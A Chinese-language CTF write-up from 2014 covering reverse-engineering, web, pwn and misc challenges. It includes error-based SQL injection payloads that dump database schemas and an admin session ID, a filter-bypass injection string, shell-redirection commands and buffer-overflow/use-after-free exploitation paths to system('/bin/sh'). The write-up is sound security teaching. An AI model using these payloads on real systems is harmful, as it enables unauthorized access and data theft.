金陵科技杯信息安全大赛解题报告

SJTU 0ops - September 11, 2014

RE

RE100

扔给dex2jar+jdgui，在MainActivity里看到
NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk=
Base64解码为756d2fc84d07a356c8f68f71fe76e189
百度一下，你就知道：
756d2fc84d07a356c8f68f71fe76e189 是多少，有没有人知道
我觉得是*}321nimda{galflj* 大家觉得呢
反过来就是flag

RE200

首先需要修复PE头，从MS Dos Header指向PE header的偏移应该是0xE8，此外PE header头部的magic number 从"PE\FF\0"改成"PE\0\0"，完成修复 其次分析程序，程序输入9个数，但是只需要前面三个数进行一个运算，满足相关条件，中间三个数为80 94 98，最后三个数无关，然后打印出flag只取前面三个数

```
#include <stdio.h>
int main( int argc, char *argv[] )
{
   for ( size_t i = 0; i < 0x100000; ++i )
   {
      for ( size_t j = 0; j < 0x100000; ++j )
      {
         size_t k = (i ^ j) + 4;
         if ( i * j * k / 0xb == 0x6a && (i + j + k) % 100 == 0x22 )
         {
            printf( "%d %d %d\n", i, j, k );
            //return 1;
         }
      }
   }
   return 0;
}
```

有多解，然后程序中还有一个限制条件检查，逻辑比较繁琐，我们直接测试了多个解发现15 6 13这一组是正确解 flag为jlflag{15613abc}

RE300

程序非常可爱的去检查IsDebugPresent，如果存在Debug才会执行，所以需要用非隐藏版的调试器执行或者手工patch
程序接下来会读取keyfile，读取出来的内容用strol函数（16进制编码）转换成特定的值和0x19310918 异或，得到的值符合程序中固定的值即可，但是这个题目明显的存在多解，因为strol可以接受各种格式的输入，例如0xFFFFFFFF和FFFFFFFF都是转换成统一的值，另外还有前面插入多余的空格等等。
最后正确的flag应该是0x181f0d1f

RE400

是一道自修改代码的题目，会把0x00422000上的代码做一个运算然后去执行
简单的写了一个搜索程序，特征是要求搜索出来最后一个字节是0xc3也就是retn

```
#include <stdio.h>
unsigned char t( unsigned short c, size_t num )
{
   unsigned int result = 1;
   for ( size_t i = 0; i < num; ++i )
   {
      result = c * result % 0x5ED;
   }
   return result & 0xFF;
}
unsigned short Table[] =
{
0x00F9, 0x02C3, 0x034B, 0x0149, 0x04E7, 0x02C3, 0x012E, 0x0570, 0x0543, 0x0001, 0x02C3,
0x059C, 0x018C, 0x02BF, 0x054E, 0x0009, 0x0009, 0x0543, 0x0000, 0x056E, 0x008B, 0x055B,
0x018C, 0x0234, 0x05D9, 0x0009, 0x0009, 0x0395, 0x01A6, 0x0570, 0x0000, 0x0000, 0x0000,
0x0000, 0x046B, 0x0294, 0x0102, 0x044E, 0x0000, 0x046B, 0x0499, 0x027D, 0x0382, 0x05B6,
0x046B, 0x01FE, 0x01FE, 0x050D, 0x0390, 0x046B, 0x0471, 0x037F, 0x02CA, 0x0499, 0x046B,
0x027D, 0x033C, 0x0453, 0x01A9, 0x046B, 0x0543, 0x043D, 0x0073, 0x043D, 0x05D2,
0x02CA, 0x0570, 0x02C3, 0x012E, 0x0570, 0x0417, 0x045D, 0x0417, 0x005F, 0x0417, 0x00A1,
0x00FC, 0x0563, 0x012E, 0x005F, 0x0552, 0x012F, 0x01F7, 0x03C7, 0x0417, 0x0481, 0x0001,
0x0417, 0x02B2, 0x0001, 0x0417, 0x00A1, 0x00FC, 0x0563, 0x012E, 0x0223, 0x03FF, 0x0035,
0x0262, 0x03FF, 0x033F, 0x0262, 0x0552, 0x012F, 0x012E, 0x0469, 0x01FE, 0x0035, 0x0036,
0x0491, 0x0564, 0x0035, 0x03FF, 0x01B6, 0x0009, 0x0108, 0x0035, 0x012E, 0x0330, 0x0481,
```

```
0x046B, 0x05B0, 0x0000, 0x031E, 0x0000, 0x046B, 0x0035, 0x0035, 0x00EC, 0x0000, 0x0481,
0x0009, 0x03E0, 0x04A8, 0x01FE, 0x00EC, 0x0000, 0x03FF, 0x0168, 0x03FB, 0x02B2, 0x0032,
0x01DF, 0x01B1
};
unsigned char TableNew[0x90];
int main( int argc, char *argv[] )
{
   for ( size_t input = 0; input < 0x100; ++input )
   {
      for ( size_t i = 0; i < 0x90; ++i )
      {
         TableNew[i] = t( Table[i], input );
      }
      if ( TableNew[0x90 - 1] == 0xc3 )
      {
         for ( size_t i = 0; i < 0x90; ++i )
            printf("%02x ", TableNew[i] );
         printf( "\n---%d---\n", input );
      }
   }
   return 0;
}
```

搜索出来以后，发现当input取233的时候，解出来的第一个字节0x55符合push ebp特征，所以选择它，然后解出来的代码中有硬编码的jlflag{L04e_3389_admin}

RE500

首先发现是梆梆加固的apk，利用百度研究员开发的ZJDroid（http://blog.csdn.net/androidsecurity/article/details/38121585）进行脱壳，得到一个dex文件，发现里面去exec了一个findstr的native code，于是逆向分析该binary，该binary接受的是输入字符串的逆序，然后将输入字符串做了两个变换A和B，再和binary内部一固定字符串做两个变换C和D之后进行比较。C和D变换比较复杂，但是我们使用了IDA动态调试直接拿到了固定字符串做完C和D变换后的值，无视逆向，然后写出代码hEll0_Arm_W0rld!

```
#include <stdio.h>
int main( int argc, char *argv[] )
{
   char str[] = "+nv|ai|KivO:w:vr";
   char new_str[] = "+nv|ai|KivO:w:vr";
   new_str[5] = str[4];
   new_str[6] = str[5];
   new_str[8] = str[6];
   new_str[9] = str[7];
```


```
    new_str[10] = str[8];
    new_str[13] = str[9];
    new_str[14] = str[10];
    new_str[4] = str[11];
    new_str[7] = str[12];
    new_str[11] = str[13];
    new_str[12] = str[14];
    for ( size_t i = 0; i < 16; ++i )
    {
        new_str[i] -= 10;
    }
    for ( size_t i = 0; i < 16; ++i )
    {
        str[15 - i] = new_str[i];
    }
    puts(str);
    return 0;
}
```

WEB

WEB100

根据header中vim提示，网站上可能存在vim编辑时剩下的临时文件，也就是.index.html.swp

网上找个dvorak键盘图片



[行,列] 一个一个字符解就是了，比如

[4,4] = j

[2,11] = l

之后出现的 [4,1,x,x] 是 Shift + [x,x]

WEB200

在登陆页查看网页源码发现
<!--I'm lazy, so I save password into a file named password.key -->
下载password.key文件，打开里面为一段加密后的javascript代码，直接在控制台执行得到：Password: xssbbs
任意用户名+xssbbs做密码即可登陆，但唯独不能用admin登陆。
登陆后发现能发表评论，根据题目中xss提示发现存在xss漏洞。但是只能x自己的xss不是好xss。用单引号测试提交字段，发现存在SQL注入漏洞。
因为为发表评论，此处应为insert类型的注入，利用MySQL的报错性质。
得到数据库：
title=s' or updatexml(0,concat(0x7e,(SELECT group_concat(schema_name) FROM information_schema.schemata)),0) or '&content=s
发现有information_schema,kaer两个数据库
得到kaer的表名
title=s' or updatexml(0,concat(0x7e,(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database())),0) or '&content=s
有comment,user两个表
查找user表的列名
title=s' or updatexml(0,concat(0x7e,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema=database() and table_name='user')),0) or '&content=s
user表有id,username,session_id三个列
直接查session_id
title=title=s' or updatexml(0,(SELECT group_concat(id,0x7e,session_id) FROM user),0) or '&content=s
得到admin的session_id为MTM5OTYyNzY1Mg==
将自己的session改成admin的session，登陆进去后发现啥都没有。
继续注入：
title=s' or updatexml(0,substring(concat(0x7e,(SELECT group_concat(username) FROM user)),30),0) or '&content=s
得到jlflag{1_d0nt_11k3_5q1m4p}

WEB300

提交?password=flag到达验证码识别的界面。
注意控制User-Agent和Referer，伪装成正常请求。
利用分布式人肉验证码识别系统完成。

WEB400

注意到http://121.40.150.205/web400/?page=index这种格式，可能有文件包含。
尝试http://121.40.150.205/web400/index能下载得到index文件。

查看登陆页面源码http://121.40.150.205/web400/?page=test
得到提示<!--action="./index.php?page=login" -->
访问http://121.40.150.205/web400/login得到登陆源码
其中进行了一个正则检查只允许字母数字和下划线
if (!preg_match('/^\w*$/m', $user) || !preg_match('/^\w*$/m', $pwd))
可用%0a绕过
过滤了空格，可用/**/绕过
另外根据提示：
Humans shall pass, but bots will FAIL.
发现表单的提交地址、name、pwd等都在变，与session有关，因此可以用脚本提取这些变的字段。另外需要修改user-agent为正常浏览器的user-agent。
这样可以写脚本进行中转注入。
提交内容举例如下：
o5dgNIiZMEySbuCcs3r7=t%0a%27%2F**%2For%2F**
%2F1%3D1%23&7PA3h66arJomMvZjEOW8=ss
由于页面没有回显信息，经过中转之后注入类型为最基本的盲注，正确显示“This is a test account.”。
最后从user表里得到flag。jlflag{a1y0u_bucu0_zh3g3d1a0}

PWN

PWN100

连上服务器，输入以下命令即可获得交互式shell
sh<&4
bash >&4 2>&4

PWN200

修改名字的那个地方是在前一次名字的后面再添加新名字的，这里有缓冲区溢出，把后面一些特定的地方改成特定的值就会进入输出flag的分支
Payload = ‘1\n’ + ‘l’*1023 + ‘\n’ + ‘3\n’ + ‘h’*6 + ‘1\x00\x00\x60’ + ‘\n’

PWN300

Do you want to get the flag?

回答yes，在接下来一个问题读入答案的时候会把buffer的长度+1，有off by 1，正好可以把buffer后面表示长度的变量改大（改成0xff），再次读入的时候就可以栈溢出，这题没开NX，可以先用read往固定地址读入shellcode然后再跳转到shellcode去执行

PWN400

在一条message后面加满256条回复就可以将其删除，但是悬空指针还在，再次对其modify，新输入的content如果长度与刚才被free的结构体大小一样的话就会被分配在同一地址上，这里就可以用字符串的内容填充结构体，再进行一次modify就可以use-after-free，直接调用system(‘/bin/sh’)即可

PWN500

程序与pwn300几乎一模一样，差别只在于开了NX，那就直接return到libc中的system去执行system(‘/bin/sh’)即可

MISC

MISC100

解压apk文件（当作zip），然后在/res/raw/hehe里可以找到flag
ctf{adkankjasnfmasncmansddfmnasm}

MISC200

扔给dex2jar+jdgui，在Broadcast Receiver onReceive函数里：
String str = new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf("")).append('_').toString())).append('p').toString())).append('i').toString())).append('p').toString())).append('Y').toString())).append('u').toString())).append('N').toString() + 'Y';
答案显而易见。

MISC300

密文是弗吉尼亚密码加密，密钥为[12, 11, 8, 13, 25, 14]（对应单词normal），对密文中的英文字母循环使用密钥为偏移进行移位即可解开明文，里面有如下字符串Here is yor flag:jlflag{I_Kn0w_n0thing}

MISC400

从data中可以找到curl请求网盘地址，由此下载pcap。根据http://blog.flanker017.me/actf-misc300%E5%AE%98%E6%96%B9writeup/类似思路找到adb流量中的图片，得到flag。

MISC500

把原图每一个像素的rgb值提取出来，把所有绿色值的最低位提取出来，就是一个头破损的bmp图片，修复头就能显示flag